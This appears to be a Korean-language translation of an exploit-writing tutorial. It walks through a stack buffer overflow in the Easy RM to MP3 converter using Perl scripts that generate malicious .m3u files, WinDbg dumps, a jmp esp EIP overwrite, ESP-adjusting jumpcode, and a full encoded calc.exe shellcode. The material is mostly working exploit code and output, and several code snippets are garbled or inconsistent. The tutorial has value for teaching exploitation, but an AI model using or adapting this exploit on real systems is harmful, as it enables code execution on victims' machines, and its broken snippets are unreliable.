s0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
$

```

```

my $file= "test1.m3u";

my $pattern =

"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B";

my $junk= "A" x 25071;

my $eip= "BBBB";

my $preshe1lcode = "X" x 54; #let's pretend this is the only space we have available at ESP

my $nop= "\x90" x 230; #added some nops to visually separate our 54 X's from other data in the ESP

dump

```

```

open($FILE,">$file");

print $FILE $pattern.$junk.$eip.$presshellcode.$nop;

close($FILE);

print "m3u File Created successfully\n";

```

```

(3e4.108): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00cd0000 esi=77c0fce0 edi=000066f7
eip=42424242 esp=000ff730 ebp=00384290 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
42424242 ??
0:000> d esp
000ff730  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90 90 90 90 90 90 90 90 90  XX.....
000ff770  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff780  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff790  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff7a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
0:000> d
000ff7b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff7c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff7d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff7e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff7f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff800  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff810  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff820  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
0:000> d
000ff830  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff840  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
000ff850  41 69 38 41 69 39 41 6a 30 41 6a 31 41 6a 32 41  5Ai6Ai7
000ff860  6a 33 41 6a 34 41 6a 35 41 6a 36 41 6a 37 41 6a  Ai8Ai9Aj0Aj1Aj2A
000ff870  38 41 6a 39 41 6b 30 41 6b 31 41 6b 32 41 6b 33  j3Aj4Aj5Aj6Aj7Aj
000ff880  41 6b 34 41 6b 35 41 6b 36 41 6b 37 41 6b 38 41  8Aj9Ak0Ak1Ak2Ak3
000ff890  6b 39 41 6c 30 41 6c 31 41 6c 32 41 6c 33 41 6c  Ak4Ak5Ak6Ak7Ak8A
000ff8a0  34 41 6c 35 41 6c 36 41 6c 37 41 6c 38 41 6c 39  k9A10A11A12A13A1
                                         4A15A16A17A18A19

```

0x000ff849에서 볼 수 있는 것은 패턴의 일부라는 것이다. 첫 4 바이트는 5Ai6이다.

이 4개의 문자는 offset으로부터 249바이트 떨어져 있다는 것을 알 수 있다. 그래서 26071개의 A를 넣는 것 대신 249개의 A를 넣고, 그 다음 셸코드를 넣으며, 나머지는 다시 26071개의 A로 나머지를 채운다. 또는 훨씬 나은 방법으로, "250개의 A + 50개의 NOP + 셸코드 + A"로 채운다. 셸코드 앞의 NOP으로 도달할 수 있다면 제대로 작동할 것이다.

```

my $file= "test1.m3u";

my $buffersize = 26071;

my $junk= "A" x 250;

```



```

my $nop = "\x90" x 50;

my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";

my $presHELLcode = "X" x 54; #let's pretend this is the only space we have available
my $nop2 = "\x90" x 230; #added some nops to visually separate our 54 X's from other data
my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");

print $FILE $buffer.$eip.$presHELLcode.$nop2;

close($FILE);

print "m3u File Created successfully\n";

```

로딩해보면 50개의 NOP과 셸코드, 그리고 다시 A가 뒤따른다.

The screenshot shows the WinDbg interface with the following content:

Command Window:

```

(4ac.c5c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00cd0000 esi=77c0fce0 edi=000066f7
eip=42424242 esp=000ff730 ebp=00384290 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
42424242 ??             ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 XX.....
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff840  90 90 90 90 90 90 90 90-00 90 90 90 90 90 90 90 90 .....
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 41 .....AAAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .....AAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .....AAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .....AAAAAAAAAAAA

```

Bottom Status Bar: Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4ac | Thrd 000:c5c | ASM | OVR | CAPS | NUM

두 번째로 해야할 것은 ESP에 위치할 필요가 있는 jumpcode를 만드는 것이다. 이 jumpcode의 목표는 ESP+281로 점프하는 것이다. 점프 코드를 작성하는 것은 어셈블리어로 필요한 문장을 작성하고, 그런 다음 그 문장을 opcode로 변환하는 것만큼 쉽다.


ESP+281로 점프하는 것이 필요한데, ESP에 281(119h)을 더하고, 그런 다음 jump esp를 실행한다. 한번에 모든 것을 추가하려고 하지말아야 하는데, 그렇지 않으면 null 바이트를 가진 opcode로 끝날 수 있기 때문이다.

셸코드 앞에 있는 NOP 때문에 유연성이 있어서 반드시 정확할 필요는 없다. 281 바이트 또는 그 이상을 추가하면 제대로 작동할 것이다. Jumpcode로 50 바이트를 가지고 있지만 이는 문제가 되지 않는다.

Esp에 0x5e(94)를 3번 추가한다. 그런 다음 esp로 점프한다. 이에 해당하는 어셈블리어 명령은 다음과 같다:

- add esp,0x5e
- add esp,0x5e
- add esp,0x5e
- jmp esp

Windbg를 이용해 해당 opcode를 구할 수 있다.



위의 결과를 보면 전체 jumpcode에 대한 opcode는 0x83, 0xc4, 0x5e, 0x83, 0xc4, 0x5e, 0x83, 0xc4, 0x5e, 0xff, 0xe4이다.

```
my $file= "test1.m3u";
my $bufferSize = 26071;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300

my $restofbuffer = "A" x ($bufferSize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp

my $nop2 = "\x90" x 10; # only used to visually separate

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

이를 로딩해보자.

```
(b2c.714): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00cd0000 esi=77c0fce0 edi=000065ea
eip=42424242 esp=000ff730 ebp=00384290 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
```

```

42424242 ??          ???
0:000> d esp
000ff730 83 c4 5e 83 c4 5e 83 c4-5e ff e4 00 01 00 00 00 ..^...^.....
000ff740 20 e9 93 7c 60 04 94 7c-41 41 41 41 41 41 41 ..|`..|AAAAAAA
000ff750 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
0:000> d
000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
0:000> d
000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff840 41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 AA.....
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 ....AAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA

```

이 jumpcode는 ESP에 완벽하게 위치해 있다. 셸코드가 호출되면 ESP는 NOP(0x000ff842와 0x000ff873 사이)을 가리키게 된다. 셸코드는 0x000ff874에서 시작한다.

우리가 마지막으로 해야할 것은 “jmp esp”로 EIP를 덮어쓰는 것이다. 이 시리즈 1에서 살펴본 것처럼 0x01eaf23a(jmp esp from MSRMCodec00.dll, 역자의 시스템)을 통해서이다.

오버플로우가 발생하면 어떤 일이 발생할까?

- 실제 셸코드는 보내진 문자열의 첫 부분에 위치하고, ESP+300에서 끝이 난다. 실제 셸코드는 약간 떨어져 있는 곳으로 점프할 수 있게 NOP이 붙는다.
- EIP는 0x01eaf23a(dll을 가리키며, “jmp esp”를 실행)로 덮어쓰일 것이다.
- EIP를 덮어쓴 후 데이터는 ESP에 282 바이트를 추가하는 점프코드로 덮어쓰이고, 그런 다음 그 주소로 점프한다.
- Payload가 보내진 후에 EIP는 esp로 점프할 것이다. 이것은 ESP+282로 점프하기 위해 해당 점프 코드를 실행한다. 그리고 NOP과 셸코드가 실행된다.

실제 셸코드로 break를 이용해 시도해보자.

```
my $file= "test1.m3u";
my $bufferSize = 26071;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300

my $restofbuffer = "A" x ($bufferSize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V', 0x01eaf23a); #jmp esp from MSRMCodeC00.dll(역자의 시스템)

my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

이를 로딩하면 다음과 같다. EIP의 주소는 셸코드의 시작 부분인 0x000ff874이다.

```

(620.e6c): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00cd0000 esi=77c0fce0 edi=000065ea
eip=000ff874 esp=000ff84a ebp=00384290 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc          int     3
0:000> d esp
000ff84a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff85a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff86a  90 90 90 90 90 90 90 90-90 90 cc 41 41 41 41 41 .....AAAAA # cc 는 000ff874 에서 시작
000ff87a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff88a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff89a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff8aa  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff8ba  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA

```

실제 셸코드로 break를, A는 NOP으로 대체한다(셸코드는 0x00, 0xca는 배제함 / 역자 추가: 원문에서는 0xff, 0xac도 배제하였으나 역자의 경우 0xff, 0xac도 포함시켰으며, 아래처럼 계산기 실행에 아무런 문제가 없었다). A를 NOP으로 대체하면 점프할 공간을 더 많이 가지게 된다.

```

my $file= "test1.m3u";
my $bufferSize = 26071;

my $junk= "\x90" x 200;
my $nop = "\x90" x 50;

# windows/exec - 227 bytes
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc.exe

$shellcode = $shellcode . "\xbb\x3b\xdb\x1e\xde\x2b\xc9\xda\xd5\xd9\x74\x24\xf4\xb1" .
"\x33\x58\x31\x58\x10\x03\x58\x10\x83\xd3\x27\xfc\x2b\xdf" .
"\x30\x88\xd4\x1f\xc1\xeb\x5d\xfa\xf0\x39\x39\x8f\xa1\x8d" .
"\x49\xdd\x49\x65\x1f\xf5\xda\x0b\x88\xfa\x6b\xa1\xee\x35" .
"\x6b\x07\x2f\x99\xaf\x09\xd3\xe3\xe3\xe9\xea\x2c\xf6\xe8" .
"\x2b\x50\xf9\xb9\xe4\x1f\xa8\x2d\x80\x5d\x71\x4f\x46\xea" .

```

```

"\xc9\x37\xe3\x2c\xbd\x8d\xea\x7c\x6e\x99\xa5\x64\x04\xc5" .
"\x15\x95\xc9\x15\x69\xdc\x66\xed\x19\xdf\xae\x3f\xe1\xee" .
"\x8e\xec\xdc\xdf\x02\xec\x19\xe7\xfc\x9b\x51\x14\x80\x9b" .
"\xa1\x67\x5e\x29\x34\xcf\x15\x89\x9c\xee\xfa\x4c\x56\xfc" .
"\xb7\x1b\x30\xe0\x46\xcf\x4a\x1c\xc2\xee\x9c\x95\x90\xd4" .
"\x38\xfe\x43\x74\x18\x5a\x25\x89\x7a\x02\x9a\x2f\xf0\xa0" .
"\xcf\x56\x5b\xae\x0e\xda\xe1\x97\x11\xe4\xe9\xb7\x79\xd5" .
"\x62\x58\xfd\xea\xa0\x1d\xff\x1b\x79\x8b\x68\x82\xe8\xf6" .
"\xf4\x35\xc7\x34\x01\xb6\xe2\xc4\xf6\xa6\x86\xc1\xb3\x60" .
"\x7a\xbb\xac\x04\x7c\x68\xcc\x0c\x1f\xef\x5e\xcc\xce\x8a" .
"\xe6\x77\x0f";

my $restofbuffer = "\x90" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01eaf23a); #jmp esp from MSRMCodecc00.dll(역자의 시스템)

my $preshellcode = "X" x 4;

my $jumpcode = "\x83\xc4\x5e" .      #add esp,0x5e
"\x83\xc4\x5e" .                    #add esp,0x5e
"\xff\xe4";                          #jmp esp

my $nop2 = "0x90" x 10; # only used to visually separate


my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";

```

위의 exploit을 로딩해보자.



공격에 성공하였다.

Jump할 다른 몇가지 방법

- **popad**
- **hardcode address to jump to**

“**popad**” 명령은 역시 셸코드로 점프하는데 도움이 될 것이다. Popad(pop all double)은 스택 (ESP)으로부터 범용 레지스터들로 double word를 pop할 것이다. 그 레지스터들은 다음 순서로 로딩된다: EDI, ESI, EBP, EBX, EDX, ECX, 그리고 EAX. 그 결과, ESP 레지스터는 각 레지스터가 로딩된 후 증가한다. 하나의 popad는 ESP로부터 32 바이트를 가지고, 그것들을 레지스터들에 순서대로 pop한다.

Popad의 opcode는 0x61이다.

40 바이트를 점프할 필요가 있으며, 그 점프를 하기 위해 몇 바이트밖에 가지고 있지 않다고 가정해보면 ESP가 NOP으로 시작하는 셸코드를 가리키도록 하기 위해 2개의 popad를 하게 한다.

이 테크닉을 설명하기 위해 다시 Easy RM to MP3 취약점을 이용해보자.

앞에서 사용한 스크립트를 다시 사용해보자. 먼저 ESP에 13개의 X를 넣을 fake buffer를 만들고, 그런 다음 약간의 쓰레기 값(D와 A들)과 그 다음에 셸코드(NOP+A들)를 넣을 장소가 있다고 가정해보자.

```
my $file= "test1.m3u";
my $bufferSize = 26071;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($bufferSize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $presHELLcode = "X" x 17; #let's pretend this is the only space we have available
my $garbage = "\x44" x 100; #let's pretend this is the space we need to jump over

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$presHELLcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

이것을 로딩해보자.

```
(164.328): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00cd0000 esi=77c0fce0 edi=00006650
eip=42424242 esp=000ff730 ebp=00384290 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
42424242 ??          ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 44 44 44  XXXXXXXXXXXXDDD | => 13 bytes
000ff740  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDDD | => garbage
```

```

000ff750  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD | => garbage
000ff760  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD | => garbage
000ff770  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD | => garbage
000ff780  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD | => garbage
000ff790  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD | => garbage
000ff7a0  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
